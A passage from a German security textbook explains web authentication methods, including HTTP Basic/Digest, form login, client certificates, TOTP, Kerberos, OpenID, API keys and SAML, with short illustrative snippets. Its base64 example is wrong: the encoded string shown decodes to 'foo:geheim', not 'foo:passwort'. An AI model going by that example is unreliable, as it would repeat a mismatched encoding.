Kommen wir nun zu einem wesentlichen Sicherheitsmechanismus von IT-Systemen, nämlich der Authentifizierung. Authentifizierung ist dabei nicht mit dem englischen Begriff „Authentication" gleichzusetzen, was nicht selten zu Konfusionen führt. Im Deutschen verwenden wir für diesen nämlich zwei Begriffe: zum einen „*Authentisierung*", um zu beschreiben, dass ein Kommunikationspartner den Nachweis für die übermittelte Identität erbracht hat – also z. B. in Form eines Passwortes, durch welches er seinen angegebenen Benutzernamen authentisiert. Zum anderen verwenden wir „*Authentifizierung*", um damit die Überprüfung dieses Nachweises durch die Gegenseite zu beschreiben (vergl. [26]).

Für die Authentifizierung eines Benutzers oder Prozesses lassen sich verschiedene Verfahren innerhalb einer Webanwendung einsetzen. Viele davon besitzen dabei keine (oder nur sehr eingeschränkte) Schutzmechanismen und müssen daher zusätzlich abgesichert werden. Insbesondere Passwörter spielen im Zusammenhang mit der Authentisierung an Webanwendungen eine zentrale Rolle. Aus diesem Grund wurde den Sicherheitsaspekten von Passwörtern ein separates Kapitel gewidmet.

Es ist oft wünschenswert, dass sich bestimmte Bestandteile eines Authentifizierungssystems von mehreren Anwendungen gemeinsam nutzen lassen. Häufig wird alles, was mit solcher gemeinsam genutzten Authentifizierung zu tun hat, unzutreffend als „Single Sign-On (SSO)" bezeichnet. Stattdessen müssen wir jedoch verschiedene Konzepte unterscheiden:

- **Föderative Identität (Federated Identity):** gemeinsam genutztes Benutzerverzeichnis (Shared User Space) bzw. verlinkte Benutzer (Account Linking)
- **Föderatives Login (Federated Login):** gemeinsam genutzte Authentifizierungsfunktion (Anmeldedialog), meist unter Verwendung föderativer Identitäten
- **Single Sign-On (SSO):** föderatives Login mit gemeinsam genutzter Benutzersitzung (Shared Session) oder gemeinsam genutztem Passwort (Shared Credentials)

Föderative Identitäten sind dabei noch vergleichsweise einfach zu implementieren: Innerhalb der unternehmerischen Grenzen wird hierzu häufig einfach ein bereits existierender Active-Directory- oder LDAP-Server eingebunden. Bei einer gemeinsam genutzten Authentifizierungsfunktion (Föderatives Login) wird es dagegen schon etwas schwerer, vor allem im Web. Oftmals wird dieses Verfahren über externe Dienste abgebildet, weshalb wir hier auch von Third-Party-Authentifizierung sprechen. In diesem Kapitel werden die wichtigsten technischen Verfahren vorgestellt, die sich von Webanwendungen zur Authentifizierung verwenden lassen.

3.7.1 IP-Adressen

Die Verfahren, die wir in diesem Kapitel betrachten, lassen sich entweder der Authentifizierung eines Benutzers (Benutzer gibt sein Passwort ein) oder eines Systems (bzw. Prozesses) zuordnen. Zu letzterer Kategorie gehören auch IP-Adressen, die wir bereits als Identifikationverfahren kennengelernt haben (siehe Abschn. 3.6.3). Zur Authentifizierung eignet sich eine IP-Adresse schon deutlich besser als zur Identifikation. Schließlich spielt der Aspekt der Anonymisierbarkeit hier keine Rolle, da wir in der Regel gegen eine Positivliste prüfen. Problematischer ist es hier jedoch in Bezug auf den bereits angesprochenen Aspekt der gemeinsamen Nutzung gleicher IP-Adressen durch mehrere Benutzer. Dennoch kann in der Einschränkung von Zugriffen auf bestimmte IP-Adressen oder IP-Adressbereiche für einige Anwendungsfälle eine sehr sinnvolle zusätzliche Maßnahme bestehen.

3.7.2 HTTP Basic und HTTP Digest

HTTP Basic stellt das wohl einfachste Verfahren zur Authentifizierung eines Benutzers an einer Webanwendung dar. Abb. 3.26 zeigt hierzu einen exemplarischen Ablauf.

Greift ein Benutzer auf eine geschützte Ressource (hier „/secure“) zu, so sendet der Server hierbei einen HTTP-Status-Code 401 zurück und fordert den Browser zusätzlich über den HTTP-Header „WWW-Authenticate“ auf, den Benutzer am Bereich (Realm) „Secure“ zu authentifizieren. Hierzu blendet der Browser dann im nächsten Schritt automatisch ein entsprechendes Popup-Fenster (siehe Abb. 3.27) ein.

Das dort eingegebene Passwort sendet der Browser nun zusammen mit seinem Benutzernamen über einen „Authorization“-Header an den Server zurück. Das Problem hierbei ist, dass dies nicht verschlüsselt geschieht, sondern die Credentials lediglich Base64-kodiert werden:

```
base64("foo:passwort") =>      Zm9vOmdlaGVpbQ==
```

Nach erfolgreicher Authentifizierung wird der Browser den Authentifizierungs-Header (mitsamt dem Passwort im Klartext!) bei jeder Anfrage an denselben Host automatisch




Abb. 3.26 Funktionsweise von HTTP Basic Auth




Abb. 3.27 Anmeldedialog bei HTTP Basic Auth

mitsenden. Auch deshalb ist das Verfahren äußerst problematisch und sollte wenn, dann nur über eine HTTPS-Verbindung verwendet werden, um ein Mitlesen des Passwortes zu verhindern.

Eine Authentifizierung mittels HTTP Basic lässt sich zudem direkt innerhalb der URL abbilden:

```
http://foo:passwort@www.example.com/secure
```

Das ist zwar praktisch (z. B. bei Service-Aufrufen), verstößt aber natürlich auch gegen die Grundregel, keine sensiblen Daten in URLs zu übertragen. Denn schließlich könnte das Passwort hierdurch, egal ob mit oder ohne HTTPS übertragen, auf verschiedene Weisen offengelegt werden. Aber auch die Verwendung des Anmeldedialoges in Form eines Popup-Fensters ist problematisch. Schließlich befindet es sich nicht mehr im direkten Kontext der eigentlichen Webanwendung und lässt sich dadurch leicht für Phishing-Angriffe missbrauchen, indem das Popup von einer anderen Seite ausgelöst wird, für den Benutzer jedoch das Passwort von der aktuell geöffneten Webseite zu kommen scheint.

Dieses Problem existiert auch im Fall von HTTP Digest, welches ursprünglich zum Ziel hatte, HTTP Basic durch ein sichereres Verfahren zu ersetzen. Und sicherer ist HTTP Digest durchaus. Denn anders als HTTP Basic wir hierbei nicht mehr das Passwort im Klartext, sondern nunmehr als Hashwert (genauer HMAC) übermittelt. Das Ganze hat die folgende Gestalt:

```
md5(username:passwort:nonce:method:URL)
```

Diese Maßnahme löst eines der grundlegenden Probleme von HTTP Basic, allerdings entstehen gleich wieder neue: So lässt sich ein Passwort bei Verwendung von HTTP Digest nicht mit sicheren Verfahren wie PBKDF2 speichern (siehe Abschn. 3.8.5). Darüber hinaus ist HTTP Digest anfällig gegenüber Man-in-the-Middle-Angriffen und weist die angesprochene Popup-Problematik auf. Sowohl HTTP Basic als auch HTTP Digest sollten daher nur in Ausnahmefällen, etwa zum Schutz bestimmter Ressourcen auf einem

Webserver, oder als Zusatzauthentifizierung zum Einsatz kommen. Zur generellen Abbildung der Authentifizierungsfunktion einer (externen) Webanwendung eignen sich diese Verfahren nicht.

3.7.3 Form-based Authentication

Die meisten Webanwendungen authentifizieren Benutzer über eigene Mechanismen und unter Verwendung passwortbasierter Anmeldeformulare. Dies wird als „Form-based Authentication“ bezeichnet. Technisch funktioniert dieses wie folgt: Greift ein nicht angemeldeter Benutzer auf einen geschützten Bereich zu, leitet der Server diesen hierbei zunächst an eine entsprechende Anmeldeseite weiter:

```
HTTP/1.1 302 Moved Temporarily
Location: /login
```

Die Anmeldeseite enthält dabei ein entsprechend gestaltetes Anmeldeformular wie das folgende:

```
<form method="POST" action="/login">
    <input type="text" placeholder="Username" name="uname" required />
    <input type="password" placeholder="Password" name="pwd" required />
    <button type="submit">Login</button>
</form>
```

In diesem konkreten Fall wird über die spezifizierte Aktion „/login“ der Login-Controller der Anwendung aufgerufen, der wiederum die Authentifizierung des Benutzers anhand der mitgesendeten Credentials (Benutzername + Passwort) durchführt. Gewöhnlich geschieht dies unter Verwendung eines MVC Frameworks, welches sich auch um das Session Management kümmert. Da HTTP nämlich wie wir gelernt haben stateless ist, muss jede Anfrage eines authentifizierten Benutzers diesem zugeordnet werden können. Dies erfolgt hier über eine Session ID, welche gewöhnlich über ein HTTP Cookie gesetzt, durch den Browser automatisch übertragen und durch den Applikationsserver der Session des Benutzers zugeordnet wird.

Sicherheitsmechanismen besitzt Form-based Authentication dabei erst mal nicht. Deshalb müssen diese vollständig durch die Anwendung (bzw. den Applikationsserver) abgebildet werden, um eine formularbasierte Authentifizierung hinreichend abzusichern. Auf der anderen Seite lassen sich diese Aspekte dadurch aber auf sehr sichere Weise implementieren, ohne durch die Vorgaben eines Authentifizierungsprotokolls eingeschränkt zu sein. Für die Sicherheit einer formularbasierten Anmeldung sind dabei sowohl die Gestaltung und Einbindung des Anmeldedialoges wie auch die des Session Managements entscheidend. Beide Aspekte werden in den beiden folgenden Kapiteln daher noch ausführlich behandelt.




Abb. 3.28 Funktionsweise der beidseitigen Authentifizierung über X.509-Zertifikate

3.7.4 X.509-Client-Zertifikate

Beim HTTPS-Protokoll (bzw. SSL/TLS) dienen X.509-Zertifikate („SSL-Zertifikate“) dazu, dass ein Client (Browser) die Authentizität der Serverseite verifizieren kann. Nun lassen sich solche Zertifikate aber in gleicher Weise auch für die Authentisierung des Clients (bzw. Browsers) am Server einsetzen. Die hierzu verwendeten Zertifikate bezeichnen wir als X.509-Client-Zertifikate. Wirklich Sinn macht dies natürlich nur, wenn sich zuvor auch der Server mit einem Zertifikat dem Client gegenüber authentisiert hat. Wir sprechen daher in diesem Zusammenhang auch von einer beidseitigen Authentifizierung („Mutual Authentication“). Abb. 3.28 veranschaulicht hierzu den allgemeinen Ablauf.

In diesem Fall authentisiert sich somit also nicht ein Benutzer, sondern sein System. Die Verwendung von X.509-Zertifikaten sollte daher auch nur als additive Authentifizierung in Verbindung mit einem vom Benutzer eingegebenen Passwort oder einem anderen Verfahren eingesetzt werden.

Dazu besitzt die Verwendung von X.509-Client-Zertifikaten auch einen impliziten Schutz vor Man-in-the-Middle-Angriffen, was sich mit anderen Verfahren nur durch die Umsetzung zahlreicher zusätzlicher Maßnahmen sicherstellen lässt. Insgesamt wird durch die Verwendung von X.509-Zertifikaten somit ein großes Maß an zusätzlicher Sicherheit erzielt, wenn auch auf Kosten eines erheblichen Implementierungsaufwandes. Schließlich müssen Zertifikate hierbei erstellt, ausgerollt und bei Bedarf gesperrt werden, was nicht selten den Aufbau einer entsprechenden Infrastruktur erfordert.

3.7.5 One Time Tokens (OTTs)

Von einer Mehrfaktorauthentifizierung (MFA) sprechen wir, wenn mindestens zwei der drei folgenden Authentifizierungsfaktoren verwendet werden:

1. Etwas, was man weiß (z. B. Passwort)
2. Etwas, was man besitzt (z. B. SMS, X.509-Zertifikate, Hardware-Token)
3. Etwas, was man ist (z. B. Biometrie)

Abb. 3.29 Verwendung von OTTs bei ownCloud

Da insbesondere im Webbereich die Biometrie bislang (noch!) keine größere Rolle spielt, beziehen wir hier Mehrfaktorauthentifizierung in erster Hinsicht auf die Kombination der beiden erstgenannten Faktoren und sprechen auch von einer 2-Faktor-Authentifizierung.

Mittlerweile existieren zahlreiche Verfahren, mit denen sich vor allem Passwörter auf diese Weise um einen zweiten (Authentifizierungs-)Faktor erweitern lassen. Vielfach werden hierzu zufällige Tokens, sogenannte One Time Tokens (OTT) eingesetzt, welche entweder generiert oder über einen Seitenkanal übertragen werden. Entsprechend wird hier häufig auch von einer Zwei-Kanal-Authentifizierung (Two Channel Authentication, vergl. [10]) gesprochen. Daneben besitzen solche Tokens zwei wichtige Sicherheitsmerkmale: (1) Sie sind jeweils nur einmalig[14] und (2) zeitlich eingeschränkt gültig (z. B. 5 Minuten). Selbst wenn ein solcher Token durch einen Angreifer mitgelesen werden sollte, kann dieser, insbesondere ohne das Passwort des Benutzers, damit nur wenig anfangen.

Ein besonders hohes Sicherheitsniveau lässt sich hierbei dadurch erreichen, dass Benutzer für Empfang oder Generierung solcher Tokens ein separates Gerät, wie z. B. im Fall von RSA Secure ID, verwenden. Eine Alternative zu einer solchen recht kostspieligen „Hard Token"-Lösung, mit ähnlichem Schutzniveau, sind vorgenierte TAN-Listen wie wir sie vor allem aus dem Onlinebanking-Bereich her kennen.

Da der Aufwand für die Implementierung dieser Verfahren jedoch erheblich ist, kommt deren Einsatz in der Praxis nur für wirklich sehr schützenswerte Zugänge in Frage – häufig dies auch nur in Verbindung mit einer eingeschränkten Benutzergruppe, wie im Fall von administrativen Zugängen. Für die breite Anwendung eignen sich dagegen SMS-Nachrichten als Träger für OTTs deutlich besser, die manchmal auch als MTANs oder SMS-TANs bezeichnet werden. In Abb. 3.29 ist hierzu ein Beispiel für die Verwendung

[14] Dies wird als Nonce („Number only used once") bezeichnet.




Abb. 3.30 Authentifizierung mittels Google Authenticator App

solcher OTTs bei ownCloud zu sehen. Anders als bei oben genannten Hard Tokens ist hierbei allerdings der Geräte- bzw. Medien-Bruch nicht mehr sichergestellt. Schließlich kann ein Benutzer sich heutzutage mit seinem Smartphone an einer Webseite anmelden, auf das er sich auch OTTs per SMS zusenden lässt. Das wiederum hat natürlich eine generell geringere Sicherheit solcher Verfahren im Vergleich zu Hard Tokens zur Folge.

Auch wenn die Implementierung SMS-basierter OTTs deutlich günstiger ist als im Fall der Verwendung von Hard Tokens, muss natürlich eine SMS-Nachricht über einen entsprechenden Provider gesendet werden, was dann auch wieder mit Kosten für Implementierung und Betrieb verbunden ist. Auch dies muss jedoch nicht sein, wenn hierzu Mobile Apps wie Google Authenticator (siehe Abb. 3.30) eingesetzt werden.

Google Authenticator erzeugt hierzu automatisch sequenzielle oder zeitgesteuerte Zufallswerte. Das zugrunde liegende Verfahren dieser „Time Based One-Time Passwords“ (TOTP) ist in RFC6238 genauer spezifiziert. Das Charmante an dieser Lösung ist, dass die Tokens somit auf dem Gerät des Anwenders generiert und ihm nicht mehr als SMS-Nachrichten zugesendet werden müssen. Damit dies funktioniert, muss man serverseitig hierzu einfach nur den gleichen Initialisierungscode (und natürlich Algorithmus) verwenden. Dies lässt sich im Rahmen der Kontoeinrichtung durch den Benutzer jedoch durch einen einfachen Abgleich durchführen. Auf diese Weise lässt sich der aktuell gültige Code eines bestimmten Benutzers automatisch bestimmen, der auf dessen Smartphone alle 30 Sekunden aktualisiert wird. Da nicht alle Uhren über das Network Time Protocol (NTP) synchronisiert werden, ist es üblich, dass stets drei bis fünf sequenzielle Intervalle als gültig akzeptiert werden.

Für die Implementierung der serverseitigen Funktion existieren zahlreiche freiverfügbaren Beispiele und APIs in diversen Sprachen, so dass auch dieser Aspekt keine größeren Probleme bereiten sollte. Natürlich kann man seinen Kunden nicht immer vorschreiben, sich solch

eine Authentifizierungs-App zu installieren. Allerdings lässt sich eine solche Maßnahme auch dort zumindest als optionalen Zusatzschutz einsetzen, den der Benutzer selbst aktiviert.

Der Einsatz von Mehrfaktorauthentifizierung muss somit nicht zwangsläufig mit sehr hohen Kosten verbunden sein. Der Implementierungsaufwand einer Lösung hängt dabei stark von dem gewünschten Sicherheitsniveau ab. Egal für welche Lösung man sich hier jedoch am Ende entscheidet: Authentifizierung ist mit einem zusätzlichen Faktor generell immer sicherer als mit Passwörtern allein.

3.7.6 Kerberos (Windows-Authentifizierung)

Im Fall von internen Anwendungen lässt sich häufig für die Authentifizierung von Benutzern auf eine bestehende Windows-Anmeldung aufsetzen, wodurch diese dann „automatisch“ an der Webanwendung angemeldet werden.

Bei Microsofts Webtechnologie ASP.NET muss dazu lediglich das Authentifizierungsverfahren „Windows Authentifizierung“ ausgewählt werden, wodurch die Webanwendung die Authentifizierung über die Windows-Plattform abwickelt. Im Hintergrund wird dabei das Kerberos-Protokoll eingesetzt, das ursprünglich vom Massachusetts Institute of Technology (MIT) in Boston entwickelt und später von Microsoft in einer modifizierten Version als Ersatz für das NTLM-Protokoll übernommen wurde.

Der konkrete Ablauf einer Kerberos-basierten Authentifizierung ist in Abb. 3.31 zu sehen. Diesem liegt ein dreistufiger Prozess zugrunde: (1) Der Client authentisiert sich




Abb. 3.31 Authentifizierung mittels Kerberos (vereinfachte Darstellung)

beim Authentication Service und erhält von diesem ein Ticket Granting Ticket (TGT). (2) Mit diesem holt er sich vom Ticket Granting Service (TGS) ein Service Ticket ab, welches ihm letztlich (3) zur eigentlichen Authentisierung am Webserver dient.

Durch die Verwendung von Windows Authentifizierung (bzw. Kerberos) lässt sich eine Vielzahl potenzieller Sicherheitsprobleme im Authentifizierungs-Bereich vollständig vermeiden und zudem Benutzeridentitäten an Hintergrundsysteme propagieren (Identity Propagation). Auf den Aspekt kommen wir im Rahmen der Inter-Komponenten-Authentifizierung (siehe Abschn. 3.7.13) zurück. Nachteilig an der Verwendung von Kerberos ist die Vergrößerung der Angriffsfläche: dass Benutzer automatisch an der Anwendung angemeldet sind, vereinfacht die Durchführbarkeit von CSRF-Angriffen immens.

3.7.7 OAuth Pseudo Authentification

In einem der nächsten Kapitel werden wir uns näher mit OAuth, einem im Web sehr verbreiteten Autorisierungs-Protokoll, befassen. Obwohl dieses Protokoll tatsächlich keine eigentlichen Authentifizierungsfunktionen spezifiziert, muss es an dieser Stelle dennoch kurz erwähnt werden. Denn es wird trotzdem genau im Rahmen eines solchen Anwendungsfalls eingesetzt, etwa um Benutzern zu erlauben, sich mittels Facebook statt der eigenen Login-Funktion anzumelden.

Das klingt widersprüchlich, lässt sich aber dadurch begründen, dass per OAuth keine eigentliche Authentifizierung durchgeführt wird, sondern darüber lediglich ein Nachweis erbracht wird, dass sich ein Benutzer an einem anderen Dienst erfolgreich angemeldet hat und darüber eine Webanwendung auf dessen Anmeldedaten autorisiert. OAuth klammert somit das konkrete Authentifizierungsverfahren aus. Diese implizite Form der Authentifizierung wird im OAuth-Kontext auch als OAuth Pseudo-Authentifizierung bezeichnet. Wir werden uns damit im nächsten Kapitel wie gesagt genauer beschäftigen.

Häufig wird OAuth an dieser Stelle auch in Verbindung mit OpenID, genauer OpenID Connect, eingesetzt. Wir kommen auf dieses Protokoll daher auch als nächstes zu sprechen.

3.7.8 OpenID

OpenID (vergl. [27]) stellt ein dezentrales Authentifizierungssystem auf Basis von URL-Identitäten dar, wobei wir heute vor allem mit Version 2.0 arbeiten. Anders als bei einem reinen unternehmensinternen Dienst handelt es sich dabei um einen offenen Webstandard. Mit ihm können sich Benutzer einer Webanwendung z. B. über ihr Google-Konto (in diesem Kontext „OpenID-Provider (IdP)“ genannt) authentisieren. Die Webanwendung selbst wird in diesem Zusammenhang als „Relaying Party (RP)“ bezeichnet. Natürlich geschieht dies ohne dass der Benutzer sein Google-Passwort der betreffenden Webanwendung mitteilen muss. Schauen wir uns die genaue Funktionsweise von OpenID anhand des Dienstes twitterfeed.com genauer an (siehe Abb. 3.32).




Abb. 3.32 Einsatz von OpenID 2.0 bei twitterfeed.com

Anstatt sich auf der Seite von twitterfeed.com zu registrieren, nutzt ein Besucher seinen Google-Account. Dazu klickt er auf die entsprechende Option im Anmeldedialog (in der Abbildung hervorgehoben) und wählt einen von mehreren OpenID-Providern aus, bei dem er ein Konto besitzt.

Wählt der Benutzer nun als Identity-Provider Google aus, so wird er von der Webseite twitterfeed.com auf die folgende URL weitergeleitet – wobei die einzelnen Parameter aus Gründen der Verständlichkeit hier etwas gekürzt wurden:

```
https://accounts.google.com/o/openid2/auth?
     openid.ns=http://specs.openid.net/auth/2.0&
     openid.return_to=https://signin.twitterfeed.com/openid/finish?to-
                      ken%3Ddb2b60f359f06c64df1bd6d06695b65026daa524
     openid.realm=https://signin.twitterfeed.com/&…
```

In diesem Aufruf ist neben der Angabe des zu verwendenden OpenID-Protokolls vor allem die Rücksprungadresse wichtig. Durch sie teilt eine Relaying Party, also in unserem Fall twitterfeed.com, dem OpenID-Provider mit, auf welche URL er den Benutzer weiterleiten muss, sobald sich dieser (bei Google) authentisiert hat. Entscheidend ist dabei der in der Rücksprungadresse enthaltene (Access) Token, ein Shared Secret, auf das sich Identity-Provider (also Google) und Relaying Party (also twitterfeed.com) im Hintergrund verständigt haben.

Sobald der Benutzer die obigen URL aufruft, wird er zunächst von Google aufgefordert, sich zu authentisieren (natürlich nur sofern er nicht bereits angemeldet ist) und kann dann im nächsten Schritt der Relaying Party (twitterfeed.com) den Zugriff auf die angezeigten Profildaten (E-Mail-Adresse, Land und Sprache) gestatten (siehe Abb. 3.33).

Durch Klicken auf „Zulassen“ wird der Benutzer auf die angegebene Rücksprungadresse auf twitterfeed.com geleitet. Letztere kann die freigegebenen Benutzerdaten nun über das angehängte Token im Hintergrund von Google abfragen und erhält eine




Abb. 3.33 Anmeldung beim ID-Provider (hier: Google) und Erlauben des eingeschränkten Profilzugriffs durch die Relaying Party (hier: twitterfeed.com)

eindeutige (URL-)Identität (OpenID-Identität) für den betreffenden Benutzer, welche im Fall von Google wie folgt aussehen könnte:

```
https://www.google.com/accounts/o8/id?id=AItOawbJlPAD4a27YliB46oT9qyo-
JsVWvQSAey0
```

Wie bereits erwähnt, kommt OpenID häufig in Verbindung mit OAuth zum Einsatz, denn beide Technologien lassen sich sehr gut kombinieren – OpenID für die Authentifizierung und OAuth für die Autorisierung.

Der Einsatz von OpenID kann aus Sicht des Anbieters gleich aus mehreren Gründen sinnvoll sein: Zur Verbesserung der Benutzerfreundlichkeit, zur Vermeidung der Gefahr durch Sicherheitslücken in der Authentifizierungsfunktion, aus datenschutzrechtlichen Aspekten oder zur besseren Integrierbarkeit mit anderen Anbietern. Natürlich lässt sich OpenID auch für die Authentifizierung von Intranet-Benutzern in Verbindung mit einem eigenen Identitätsprovider einsetzen. Und auch in Fällen, wo ein Unternehmen gleich mehrere externe Webauftritte über eine gemeinsam genutzte Anmeldefunktion (Föderatives Login) abbilden möchte, lässt sich OpenID einsetzen.

3.7.9 API Keys

Für die Authentifizierung bei REST-Services werden häufig sogenannte API Keys eingesetzt. Dabei handelt es sich weniger um einen Internetstandard als mehr um einen allgemeinen Begriff für die Authentifizierung auf Basis von technischen Schlüsseln, die kryptographisch zufällig sein und eine Stärke von mindestens 128-Bit (besser 256-Bit) Länge besitzen sollten.

API Keys werden häufig als zusätzlicher HTTP-Header übertragen, der mit jeder Anfrage mitgesendet werden muss. Hierzu ein Beispiel:

```
GET /list HTTP/1.1
Host: service.example.com
X-API-Key: kocKcyZ11q1ZIzXs
```

Entsprechend authentifizierte Anfragen an diesen Service lassen sich dann etwa mittels des Kommandozeilentools „curl“ wie folgt absetzen:

```
curl -HX-API-Key:kocKcyZ11q1ZIzXs 'http://service.example.com/list'
```

Es versteht sich von selbst, dass solch authentifizierte REST-Services ausschließlich über HTTPS zugreifbar sein sollten, um die Übertragung des API Keys abzusichern. Im Grunde handelt es sich bei API Keys technisch um nichts anders als Access Tokens, welche in Abschn. 3.11.7 genauer behandelt werden. Nur dass API Keys eben zur Authentifizierung und Access Tokens (etwa auf Basis von OAuth) zur Autorisierung einzelner Anfragen verwendet werden.

3.7.10 SAML

Wenn es um den Austausch von Benutzeridentitäten und Sicherheitsattributen (z. B. Rollen und Berechtigungen eines Benutzers) zwischen Systemen geht, insbesondere über Unternehmensgrenzen hinweg, so fällt häufig die Wahl auf SAML (Security Assertion Markup Language). Dabei handelt es sich um einen XML-basierten Standard des OASIS-Konsortiums.

Wie Kerberos kommt auch SAML häufig deshalb zum Einsatz, weil es bereits von einer vorhandenen Infrastrukturkomponenten (Application Server, Identity-Management-System etc.) unterstützt wird. Und ebenso wie Kerberos setzt auch SAML hierzu auf einen zentralen Identity-Provider für die Authentifizierung sowie einen Service-Provider auf. Damit hören die Gemeinsamkeiten beider Protokolle allerdings auch schon auf. Denn SAML ist deutlich flexibler als Kerberos und eignet sich darüber hinaus zur Abbildung von sehr viel mehr Anwendungsfällen.

